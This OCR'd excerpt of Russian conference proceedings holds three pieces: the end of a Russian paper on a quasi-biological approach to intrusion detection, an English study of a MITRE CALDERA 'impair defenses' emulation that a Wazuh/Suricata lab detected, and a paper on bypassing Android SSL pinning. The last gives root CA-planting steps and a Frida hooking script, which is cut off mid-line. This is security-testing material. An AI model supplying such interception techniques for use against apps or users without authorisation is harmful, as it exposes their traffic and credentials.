


Рис. 1. Модель PDCA

В нашем случае большинство текстов будет приходиться на типовую архитектуру с участием в РИС СОВ уровня узла (рис. 2). СОВ пытается идентифицировать нарушения политики. Одной из особенностей СОВ является то, что СОВ обычно создает отчеты [3, 4].




Рис. 2. Типовая схема применения в РИС СОВ (отдельные элементы SIEM будут добавляться на стенды виртуальных машин и АРМ с датчиками СОВ)

Сама квазибиологическая парадигма проходит несколько этапов в достижении цели внедрения в СОВ и прочие СЗИ. На рис. 3 (*) отмечены перспективные формирования научных данных на выход на квазибиологическую парадигму [5].




Рис. 3. Имеющиеся парадигмы для выхода на квазибиологическую парадигму исследований

Нисходящая парадигма – это подход к решению проблем, при котором решение начинается с общего абстрактного представления задачи, а затем постепенно конкретизируется, детализируется и уточняется, двигаясь “сверху вниз”. Этот подход противопоставляется восходящей парадигме, при которой решение начинается с обработки деталей и постепенного объединения их в более крупные блоки [6].

Нисходящая парадигма часто используется в математике, информатике и других точных науках, где задача может быть четко сформулирована и разбита на подзадачи. В отличие от этого, в некоторых областях, таких как искусственный интеллект и машинное обучение, чаще используется восходящая парадигма, когда решение находится путем поиска закономерностей в данных.

Гибридная парадигма – это сочетание нисходящей и восходящей парадигм. В гибридном подходе сначала используется нисходящая парадигма для определения общего абстрактного решения, а затем восходящая парадигма для уточнения и конкретизации этого решения.

Гибридные парадигмы могут быть эффективными в тех случаях, когда задача слишком сложна для решения только нисходящим или только восходящим подходом. Они позволяют использовать преимущества обоих подходов и могут быть более гибкими и адаптируемыми к различным задачам.

Восходящая парадигма – это подход к решению проблемы, который начинается с рассмотрения деталей и продвигается вверх к более высоким уровням обобщения. Этот подход отличается от нисходящей парадигмы, которая начинается с определения общей цели и затем переходит к деталям.

Восходящая парадигма может быть полезна в ситуациях, когда имеется много данных или информации, которую нужно обработать, и требуется найти закономерности или связи между ними. Она также может быть использована для создания новых идей или концепций из существующих данных.

Однако, восходящая парадигма может иметь некоторые ограничения, так как она может быть менее эффективной для решения сложных задач, требующих детального анализа и планирования. В таких случаях может быть более подходящей нисходящая парадигма.

Соответственно Квазибиологическая парадигма в информатике – это подход к моделированию биологических систем и процессов с использованием методов и инструментов из области информатики и вычислительной техники [7]. Этот подход основан на идее о том, что биологические системы могут быть описаны и смоделированы с помощью математических и компьютерных моделей, которые имитируют основные свойства и характеристики этих систем. Основная задача YaVi – выжить в РИС, вокруг этой задачи и будет строиться квазибиологический принцип, который и позволит уменьшить количества ложных срабатываний для повышения надежности интеллектуальных СОВ за счет переобучения ПНП, в том числе с использованием принципов автоматической пересборки и саморепликации [8].

Список используемых источников

1. Виткова Л. А., Денисов Е. И., Сахаров Д. В., Ушаков И. А. Вопросы формирования безопасной информационной системы на основе технологии децентрализованных сетей // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VII Международная научно-техническая и научно-методическая конференция. Сб. науч. ст. в 4-х томах, СПб.: СПбГУТ, 2018. С. 174–179.

2. Дойникова Е. В., Федорченко А. В., Ушаков И. А. и др. Поддержка принятия решений по реагированию на нарушения в системах управления с использованием графовых моделей // Международная научная конференция по проблемам управления в технических системах, 2021. Т. 1. С. 278–282.

3. Козьмян А. В, Твердохлебова Ю. В., Ушаков И. А. Сравнительный анализ нереляционных баз данных // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VIII Международная научно-техническая и научно-методическая конференция: Сб. науч. ст. в 4-х томах, СПб.: СПбГУТ, 2019. С. 542–546.

4. Билятдинов, К. З, Красов А. В., Меняйло В. В. Исследование систем и анализ результатов испытаний. СПб., СПбГУТ: Центр научно-информационных технологий "Астерион", 2019. 362 с.

5. Казанцев А. А., Красов А. В., Катасонов А. И., Гельфанд А. М. Создание и управление security operations center для эффективного применения в реальных условиях // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VIII Международная научно-техническая и научно-методическая конференция: Сб. науч. ст. в 4-х томах, СПб.: СПбГУТ, 2019. С. 590–595.

6. Красов А. В., Левин М. В., Фостач Е. С. Проблемы обеспечения безопасности облачных вычислений // Информационная безопасность регионов России (ИБРР-2017): Материалы конференции, Санкт-Петербург, 01–03 ноября 2017 года. Санкт-Петербург: Санкт-Петербургское Общество информатики, вычислительной техники, систем связи и управления, 2017. С. 520–522.

7. Исследование развития интеллектуальных систем защиты информации // Цифровая трансформация и проблемы информационной безопасности: Монография / Под редакцией Солодянникова А. В., Васильевой И. Н. Санкт-Петербург: Санкт-Петербургский государственный экономический университет, 2023. С. 25-51.

8. Полтавцева М. А., Лаврова Д. С., Печенкин А. И. Планирование задач агрегации и нормализации данных интернета вещей для обработки на многопроцессорном кластере // Проблемы информационной безопасности. Компьютерные системы, 2016. № 1. С. 37–46.

УДК 004.056.53
ГРНТИ 81.93.29

ANALYSIS OF AUTONOMOUS ADVERSARY EMULATION ATTACK WITH OPEN-SOURCE DETECTION MECHANISMS

S. Alkattan, R. B. Petriv

The Bonch-Bruevich Saint-Petersburg State University of Telecommunication

MITRE ATT&CK is a framework that serves as an industry knowledge base for characterizing malware, attacker campaigns, and how adversaries engage with systems during an operation. MITRE CALDERA is a tool developed for professionals to test the security of their systems, containing tactics and techniques defined in ATT&CK. CALDERA focus on simulating post-compromise attacks that organizations use to train their defenses. The purpose of this work was conducting an adversary emulation using MITRE CALDERA on a system with open-source defense mechanisms (IDS, FW. SIEM) to analyze the effects of this kind of attack.

adversary, tactics, techniques, APT (Advanced persistent threat), AE (adversary emulation)

Adversary Emulation Fundamentals

Advanced threat actors do not just exploit technologies in an organization, but they spend time planning their operations. Therefore, when preparing to attack, they try to see the organization's security holistically and seek to target all the segments designed to protect, detect and respond. There is no doubt that you need to understand their behavior to build a better defense, but how can you assess that? Adversary emulation (AE) is a type of red team (or purple team) engagement that leverages tactics, techniques, and procedures (TTP) that adversaries use in the real world. The critical component of AE is minimizing the distance between red and blue teams and empowering communication and collaboration to improve cybersecurity.

Adversary emulation thus mimics a known threat to the organization and incorporates cyber threat intelligence (CTI) to assess the people, processes, and technology with the same TTPs an adversary uses in the real world. Whereas adversary simulation is a constructed representation used to assess systems, potentially analogous to other disciplines like penetration testing, allowing more freedom and creativity for the practitioner.

[1] In AE, you focus on the behavior of one or multiple threat actors by blending in real-world threat intelligence. It is distinguishable from traditional red team activities that are goal-oriented, for example, accessing a sensitive server or a business-critical application. The red team's success will be measured by how well it can achieve this objective, whereas AE evaluates the status of executed TTP. [2]

Framework and Evaluations for Adversary Emulation

MITRE is a non-profit organization that operates multiple federally funded research and development centers. One of the resources developed by MITRE is the MITRE ATT&CK framework, which provides a common language and taxonomy for describing cyber-attacks and the tactics, techniques, and procedures (TTPs) used by adversaries. The ATT&CK framework is organized around the various stages of an adversary's attack life cycle, including reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives.

Cybersecurity professionals widely use the framework to understand and defend against cyber threats and evaluate the effectiveness of different cybersecurity measures. MITRE Engenuity is a division of the MITRE Corporation that focuses on advancing the state of the art in cybersecurity through independent evaluations and assessments [3]. Annually, MITRE Engenuity conducts independent evaluations of cybersecurity products through a systemic methodology to help defenders make better decisions. Adversaries are carefully selected to ensure the assessment is realistic and unbiased when estimating the outcomes. The activities focus on the tool's ability to prevent and detect cyber attacker behaviors and help reflect on their solutions. There are no scores or rankings because the evaluations are not competitive analyses, but they will show how they approach threat detection. [4]

Before an organization deploy a specific technology, during the procurement phase, it can request AE results or use platforms like ATT&CK evaluation and compare how much coverage a technology offers for a particular APT. To review these evaluations, navigate to the MITRE Engenuity website.as shown in figure 1.




Fig. 1. MITRE Engenuity ATT&CK Evaluation results APT29 [3]

Products receive one of the detection categories for every sub-step, allowing you to filter the results based on whether to include or exclude specific detections and providing context to your analysis.

Autonomous adversary emulation

Automation has always had a big role in the offensive security industry, but more complex tests like adversary emulation require large amounts of manual intervention. A development that has been gaining traction is the concept of Autonomous Adversary Emulation (AAE). Between 2016 and 2018, researchers at MITRE wrote several papers on the use cases for autonomy in this domain and the fundamental challenges that are faced in building AAE solutions. They note that a high majority of automation efforts in the offensive security domain are focused on the technique level, while AAE solutions aim to extend this to the tactical level [2]. Given a highly sophisticated planning engine and a wide range of adversary profiles and techniques, this could conceivably result in autonomous emulation of large parts of the adversary lifecycle. In this section, we further introduce the AAE domain. We explore existing implementations and set a basis for further reasoning about AAE by introducing a common architecture for an AAE framework.

Open-source implementations

Mitre Caldera. [5] propose an AAE framework and implement it in the form of MITRE CALDERA [6] After its introduction in 2016, the framework has been regularly updated and is still an active research project at MITRE. The framework focuses on automating adversary emulation in the post-compromise domain, having limited ability in gaining initial access and requiring manual operation until the network perimeter has been breached. In the context of red teaming engagements, MITRE claims that CALDERA addresses the problems of "cost, time, and personnel, as the system can conduct an assessment without requiring any operator involvement" [7]. In practice, the framework is seeing most of its use as a basis for researching tactical-level autonomy for offensive security.

From the defense point of view a detection lab was built using the following components:

– The Wazuh Security Information and Event Management (SIEM) solution is a centralized platform for aggregating and analyzing telemetry in real time for threat detection and compliance. Wazuh collects event data from various sources like endpoints, network devices, cloud workloads, and applications for broader security coverage.

– Suricata: is a high performance, open-source network analysis and threat detection software used by most private and public organizations, and embedded by major vendors to protect their assets.

– The default firewall configuration tool for Ubuntu is ufw. Developed to ease iptables firewall configuration, ufw provides a user-friendly way to create an IPv4 or IPv6 host-based firewall.

Test Emulation scenario was built using the sub-technique T1562 of the MITRE ATT&CK matrix (impair defense) as shown in figure 2.




Fig. 2. Emulation tactic used in the testing [8]

As a result of the emulation the Caldera tool was able to emulate this kind of attack using its agent on the target system as shown in figure 3.




Fig. 3. The attack emulation using Caldera

The attack was emulated but was not successful because the detection lab was able to detect the attack as shown in figure 4, so as a conclusion we found that an emulation tool can be helpful to understand how an adversary work but it is not efficient on its own to do attack autonomously without guidance of an expert operator and study of the attacked system.

Fig. 4. Detection of the attack agent with suricata IDS and Wazuh system

References

1. Orchilles. J, Cuddling the Cozy Bear, Emulating apt29// Cyber Jungle conference. URL:https://www.scythe.io/library/cuddling-the-cozy-bear-emulating-apt29-by-jorge-orchilles-cyber-junegle. (online accessed 09.10.2023).

2. Strom B., Schulz T., Nickels K., “Getting Started with Mitre ATT&CK: Adversary Emulation and Red Teaming,” Medium (MITRE ATT&CK®, October 26, 2023).URL:https://medium.com/mitre-attack/getting-started-with-attack-red-29f074ccf7e3. (online accessed 09.1.2024).

3. MITRE Engenuity website [Electronic resource].URL:https://attackevals.mitre-engenuity.org/results/enterprise/(online accessed 12.1.2024).

4. ATT&CK® Evaluations, [Electronic resource], https://attackevals.mitre-engenuity.org/get-evaluated/.(online accessed 11.1.2024).

5. Miller D., Alford R., Applebaum A., Foster H., Little C., Strom B., Automated Adversary Emulation: A Case for Planning and Acting with Unknowns [Electronic resource].URL:https://www.mitre.org/sites/default/files/2021-11/prs-18-0944-1-automated-adversary-emulation-planning-acting.pdf (online accessed 16.1.2024).

6. MITRE CALDERA GitHub repository [Electronic resource]. URL: https://github.com/mitre/caldera (online accessed 09.10.2023).

7. Applebaum. A, Miller. D, Strom B, Korban C, Wolf. R, Intelligent Automated Red Team Emulation, the MITRE Corporation [Electronic resource]. URL: https://clck.ru/36ezwv (online accessed 09.10.2023).

8. MITRE CALDERA official website [Electronic resource].URL: https://caldera.mitre.org/ (online accessed 15.11.2023).

The article was presented by the head of the Department of ZSS of of the St. Petersburg State University of Telecommunications, candidate of technical sciences, associate professor A. V. Krasov.

УДК 004.056.53
ГРНТИ 81.93.29

TECHNIQUE FOR BYPASS ANDROID SSL VERIFICATION AND CERTIFICATE PINNING

S. Alkattan, R. B. Petriv

The Bonch-Bruevich Saint-Petersburg State University of Telecommunication

Some applications implement SSL Pinning, which prevents the application from accepting intercepting certificate as a valid certificate. This means that attacker will not be able to monitor the traffic between the application and the server.

The developer configures SSL pinning to refuse all except one or a few predetermined certificates. The program validates the server certificate with the pinned certificate whenever it connects to a server(s). The SSL connection is made if and only if the server certificate and the pinned certificate match.

The purpose of this work was to look at the various techniques that testers or attackers use to bypass this protection. In addition to implementing a method that is not related to the application studied, but rather at the operating system level

Android, techniques, SSL (secure socket layer)

What is SSL pinning?

Mobile apps commonly use SSL to safeguard transmitted data from eavesdropping and tampering while communicating with a server. SSL implementations in apps trust a server that has a certificate-which in turn is trusted by the operating system's trust store (by default). The operating system includes a list of certificate authorities in this storage.

The developer configures SSL pinning to refuse all except one or a few predetermined certificates. The program validates the server certificate with the pinned certificate whenever it connects to a server(s). The SSL connection is made if and only if the server certificate & the pinned certificate match [1].

Why do we need SSL pinning?

A system library is normally in charge of setting up and managing SSL sessions. This implies that the programmer attempting to establish a connection has no way of knowing which certificates to trust. The programmer is completely reliant on the certificates in the operating system's trust store.

Attackers can set up a man-in-the-middle attack against any program that uses SSL by creating a self-signed certificate and storing it in the operating system's trust store. They'd be able to read and manipulate every SSL session as a result of this. Adversaries could use this ability to reverse engineer the app's protocol or extract API keys from the queries.

By fooling the end-user into installing a trusted CA through a rogue web page, attackers can also compromise SSL sessions. Alternatively, the device's trusted root CAs can be compromised and then utilized to produce certificates. [2]

The use of SSL pinning effectively protects apps from the aforementioned attacks by narrowing down the set of trustworthy certificates. It also prevents reverse engineers from installing a custom root CA to their own device's store in order to examine the application's functioning and communication with the server.

The setup for dealing with the problem

The Burp suit proxy was used in addition to using the Genymotion android emulator with android 8 OS and an example application.

Since the "traditional" way of installing a user certificate doesn't work anymore in Nougat and above, for me the easiest solution is to install the Burp CA to the system trusted certificates.

Trusted CAs for Android are stored in a special format in /system/etc/security/cacerts. If we have root privileges, it's possible to write to this location and drop in the Burp CA (after some modification) [3].

The first step is to get the Burp CA in the right format. Using Burp Suite, export the CA Certificate in DER format.

Android wants the certificate to be in PEM format, and to have the filename equal to the subject_hash_old value appended with .0 as shown in figure 1.




Fig. 1. Modifying the certificate to the correct format

Bypassing the certificate verification in run time

In this case the certificate was stored in the app.

Then, when ran, the app read it and add it to a KeyStore and then use that KeyStore to initialize a TrustManager [4].

TrustManager then pass on to an SSLContext. Then, the SSLContext is passed to the HttpsURLConnection [5].

In this way, the TrustManager will ensure that it can verify all certificates against the one that was included and pinned.

The TrustManager, as its name implies, plays a pivotal role in ensuring that server certificates are trusted.

If we look at the TrustManager class or rather the X509TrustManager, which is the subclass most often used, you can see many the most used public methods: checkClientTrusted(), checkServerTrusted(), and getAcceptedIssuers() [5].

The next step is hooking the function that initiates this process with a dynamic instrumentation tool and rewriting it using a dynamic instrumentation tool called Frida.

Frida is a dynamic code instrumentation toolkit. It lets you inject snippets of JavaScript or your own library into native apps on Windows, macOS, GNU/Linux, iOS, watchOS, tvOS, Android, FreeBSD, and QNX [6].

A tool like Frida was used in this case to load a script that has our own implementation of the X509TrustManager.checkServerTrusted() method.

The script used is shown in figure 2.

```
// Load CAs from an InputStream
console.log("[+] Loading our CA...")
var cf = CertificateFactory.getInstance("X.509");

try {
    var fileInputStream = FileInputStream.$new("/data/local/tmp/cert-der.crt");
}
catch(err) {
    console.log("[o] " + err);
}

var bufferedInputStream = BufferedInputStream.$new(fileInputStream);
var ca = cf.generateCertificate(bufferedInputStream);
bufferedInputStream.close();

var certInfo = Java.cast(ca, X509Certificate);
console.log("[o] Our CA Info: " + certInfo.getSubjectDN());

// Create a KeyStore containing our trusted CAs
console.log("[+] Creating a KeyStore for our CA...");
var keyStoreType = KeyStore.getDefaultType();
var keyStore = KeyStore.getInstance(keyStoreType);
keyStore.load(null, null);
keyStore.setCertificateEntry("ca", ca);

// Create a TrustManager that trusts the CAs in our KeyStore
console.log("[+] Creating a TrustManager that trusts the CA in our KeyStore...");
var tmfAlgorithm = TrustManagerFactory.getDefaultAlgorithm();
var tmf = TrustManagerFactory.getInstance(tmfAlgorithm);
tmf.init(keyStore);
console.log("[+] Our TrustManager is ready...");

console.log("[+] Hijacking SSLContext methods now...")
console.log("[-] Waiting for the app to invoke SSLContext.init()...")

SSLContext.init.overload("[Ljavax.net.ssl.KeyManager;", "[Ljavax.net.ssl.TrustManager;", "java.security.SecureRandom").implementation = function(a,b,c) {
    console.log("[o] App invoked javax.net.ssl.SSLContext.init...");
    SSLContext.init.overload("[Ljavax.net.ssl.KeyManager;", "[Ljavax.net.ssl.TrustManager;", "java.security.SecureRandom").call(this, a, tmf.getTrustManagers(), c
    console.log("[+] SSLContext initialized with our custom TrustManager!");
```

Fig. 2. Script used for SSL pinning bypass [7]

As a result, after executing the script, the SSL pining was bypassed as shown in figure 3 and the traffic was captured by the proxy.




Fig. 3. Result of execution of the script using Frida

References

1. Ramírez-Lopez F. J., Varela-Vaca A. J., Ropero J., Carrasco A., Guidelines Towards Secure SSL Pinning in Mobile Applications. URL: https://idus.us.es/bitstream/handle/11441/97330/ropero-rodriguez_ponencia_caceres_2019_guidelines.pdf?sequence=1&isAllowed=y (online accessed 09.10.2023).

2. Andzakovic D., Bypassing SSL Pinning on Android via Reverse Engineering. 2014. [Electronic resource]. URL: https://dl.packetstormsecurity.net/papers/general/android-sslpinning.pdf (online accessed 28.11.2023).

3. Beckers J., Intercepting traffic from Android Flutter applications, NVISO Labs, [Electronic resource]. https://blog.nviso.eu/2019/08/13/intercepting-traffic-from-android-flutter-applications/ (online accessed 23.11.2023).

4. Gunasekera S., Android Apps Security: Mitigate Hacking Attacks and Security Breaches, Second Edition.294p. ISBN-13 (electronic): 978-1-4842-1682-8

